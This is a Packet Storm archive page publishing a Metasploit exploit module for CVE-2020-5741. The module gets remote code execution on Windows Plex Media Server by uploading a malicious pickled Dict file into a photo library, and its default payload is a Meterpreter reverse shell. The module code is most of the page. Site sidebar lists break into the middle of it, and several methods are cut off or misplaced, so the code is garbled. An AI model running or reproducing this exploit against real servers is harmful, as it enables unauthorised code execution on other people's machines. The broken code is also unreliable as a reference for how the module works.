

Plex Unpickle Dict Windows Remote Code Execution

Authored by h00die, Chris Lyne | Site metasploit.com

Posted Jul 17, 2020

This Metasploit module exploits an authenticated Python unsafe pickle.load of a Dict file. An authenticated attacker can create a photo library and add arbitrary files to it. After setting the Windows only Plex variable LocalAppDataPath to the newly created photo library, a file named Dict will be unpickled, which causes remote code execution as the user who started Plex. Plex-Token is required, to get it you need to log-in through a web browser, then check the requests to grab the X-Plex-Token header. See info -d for additional details. If an exploit fails, or is cancelled, Dict is left on disk, a new ALBUM_NAME will be required as subsequent writes will make Dict-1, and not execute.

tags | exploit, remote, web, arbitrary, code execution, python

systems | windows

advisories | CVE-2020-5741

SHA-256 | e2012f91e0f7c3c6e3c7a3f9dff3d5bbac47e45f6db582aff00dfa52d4c1a26 Download | Favorite | View

Related Files

Share This

Like

Twitter

LinkedIn

Reddit

Digg

StumbleUpon

Change Mirror

Download

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::FileDropper

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'Plex Unpickle Dict Windows RCE',
        'Description' => %q{
          This module exploits an authenticated Python unsafe pickle.load of a Dict file. An authenticated
attacker
can create a photo library and add arbitrary files to it. After setting the Windows only Plex
variable
LocalAppDataPath to the newly created photo library, a file named Dict will be unpickled, which
causes
an RCE as the user who started Plex.
Plex-Token is required, to get it you need to log-in through a web browser, then check the requests
to grab
the X-Plex-Token header. See info -d for additional details.
If an exploit fails, or is cancelled, Dict is left on disk, a new ALBUM_NAME will be required
as subsequent writes will make Dict-1, and not execute.
},
        'License' => MSF_LICENSE,
        'Author' =>
          [
            'h00die', # msf module
            'Chris Lyne' # discovery, POC
          ],
        'References' =>
          [
            ['URL',
'https://github.com/tenable/poc/blob/master/plex/plex_media_server/auth_dict_unpickle_rce_exploit_tra_2020_32.p'],
            ['URL', 'https://www.tenable.com/security/research/tra-2020-32'],
            ['URL', 'http://support.plex.tv/articles/201105343-advanced-hidden-server-settings/'],
            ['URL', 'https://forums.plex.tv/t/security-regarding-cve-2020-5741/586819'],
            ['CVE', '2020-5741']
          ],
        'Platform' => ['python'],
        'Privileged' => false,
        'Arch' => [ARCH_PYTHON],
        'DefaultOptions' => {
          'PAYLOAD' => 'python/meterpreter/reverse_tcp'
        },
        'Notes' => {
          'Stability' => [CRASH_SERVICE_RESTARTS], # we reboot the server twice
          'Reliability' => [REPEATABLE_SESSION, CONFIG_CHANGES], # we attempt to revert config changes
          'SideEffects' => [IOC_IN_LOGS, ARTIFACTS_ON_DISK]
        },
        'Targets' =>
          [
            [ 'Automatic Target', {} ]
          ],
        'DisclosureDate' => 'May 7 2020',
        'DefaultTarget' => 0
      )
    )
  end

  register_options(
    [
      Opt::RPORT(32400),
      OptString.new('PLEX_TOKEN', [true, 'Admin Authenticated X-Plex-Token', '']),
      OptString.new('LIBRARY_PATH', [true, 'Path to write picture library to', 'C:\\Users\\Public']),
      OptString.new('ALBUM_NAME', [true, 'Name of Album', '']),
      OptInt.new('REBOOT_SLEEP', [true, 'Time to wait for Plex to restart', 15])
    ]
  )
end

def album_name
  if @album_name.nil?
    @album_name = datastore['ALBUM_NAME'].blank? ? rand_text_alphanumeric(6) : datastore['ALBUM_NAME']
  end
  @album_name
end

def create_photo_library
  print_status('Adding new photo library')
  res = send_request_cgi(
    'method' => 'POST',
    'uri' => '/library/sections',
    'headers' =>
      {
        'X-Plex-Token' => datastore['PLEX_TOKEN'],
        'Accept' => 'application/json'
      },
    'vars_get' =>
      {
        'name' => album_name,
        'language' => 'en',
        'agent' => 'com.plexapp.agents.none',
        'location' => datastore['LIBRARY_PATH'],
        'type' => 'photo',
        'scanner' => 'Plex Photo Scanner'
      }
  )
  # response:
  # {"MediaContainer":{"size":1,"Directory":[{"art":"/resources/photo-fanart.jpg","composite":"/library/sections/-1/composite/1592441414","thumb":"/resources/photo.png","key":"77","Photo Scanner","language":"en","uid":"95d3810f-8be0-497c-b6d4-17005d7fab30","updatedAt":"1592441414","createdAt":"1592441414","enableAutoPhotoTags":false,"content":true,"directo
[[{"id":7,"path":"C:\\Users\\Public\\"]}]
  # we need to pull ['MediaContainer']['Directory'][0]['key']
  if res && res.code == 201 # 201 == Created
    return res.get_json_document['MediaContainer']['Directory'][0]['key']
  end
end

nil
```

File Archive: December 2022 <

Su	Mo	Tu	We	Th	Fr
Sa					
				1	2
3					
4	5	6	7	8	9
10					
11	12	13	14	15	16
17					
18	19	20	21	22	23
24					
25	26	27	28	29	30
31					

Top Authors In Last 30 Days

Red Hat 150 files

Ubuntu 68 files

LiquidWorm 23 files

Debian 16 files

malvuln 11 files

nu11security 11 files

Gentoo 9 files

Google Security Research 6 files

Julien Ahrens 4 files

T. Weber 4 files

File Tags

ActiveX (932)

Advisory (79,754)

Arbitrary (15,694)

BBS (2,859)

Bypass (1,619)

CGI (1,018)

Code Execution (8,926)

Conference (673)

Cracker (840)

CSRF (3,290)

DoS (22,602)

Encryption (2,349)

Exploit (50,359)

File Inclusion (4,165)

File Upload (946)

Firewall (821)

Info Disclosure (2,660)

Intrusion Detection (867)

Java (2,899)

JavaScript (821)

Kernel (6,291)

Local (14,201)

Magazine (586)

Overflow (12,419)

Perl (1,418)

PHP (5,093)

Proof of Concept (2,291)

Protocol (3,435)

Python (1,467)

Remote (30,044)

Root (3,504)

Ruby (594)

Scanner (1,631)

Security Tool (7,777)

Shell (3,103)

Shellcode (1,204)

Sniffer (886)

File Archives

December 2022

November 2022

October 2022

September 2022

August 2022

July 2022

June 2022

May 2022

April 2022

March 2022

February 2022

January 2022

Older

Systems

AIX (426)

Apple (1,926)

BSD (370)

CentOS (55)

Cisco (1,917)

Debian (6,634)

Fedora (1,600)

FreeBSD (1,242)

Gentoo (4,272)

HPUX (878)

IOS (330)

iPhone (108)

IRIX (220)

Juniper (67)

Linux (44,315)

Mac OS X (684)

Mandriva (3,105)

NetBSD (255)

OpenBSD (479)

RedHat (12,469)


Slackware (941)

Solaris (1,607)


```
end

print_status("Using album name: #{album_name}")
id = create_photo_library
if id.nil?
  fail_with(Failure::UnexpectedReply, 'Unable to create photo library, possible permission problem')
end
print_good("Created Photo Library: #{id}")
success = add_pickle(id)
unless success
  fail_with(Failure::UnexpectedReply, 'Unable to upload files to library')
end
change_appath("#{datastore['LIBRARY_PATH']}\\#{album_name}")
restart_plex
print_status("Sleeping #{datastore['REBOOT_SLEEP']} seconds for server restart")
Rex.sleep(datastore['REBOOT_SLEEP'])
print_status('Cleanup Phase: Reverting changes from exploitation')
change_appath('')
restart_plex
delete_photo_library(id)
end
end
```

[Login](#) or [Register](#) to add favorites



© 2022 Packet Storm. All rights reserved.

Site Links


- News by Month
- News Tags
- Files by Month
- File Tags
- File Directory


About Us

- History & Purpose
- Contact Information
- Terms of Service
- Privacy Statement
- Copyright Information

Hosting By

Rokasec

 Follow us on Twitter

 Subscribe to an RSS Feed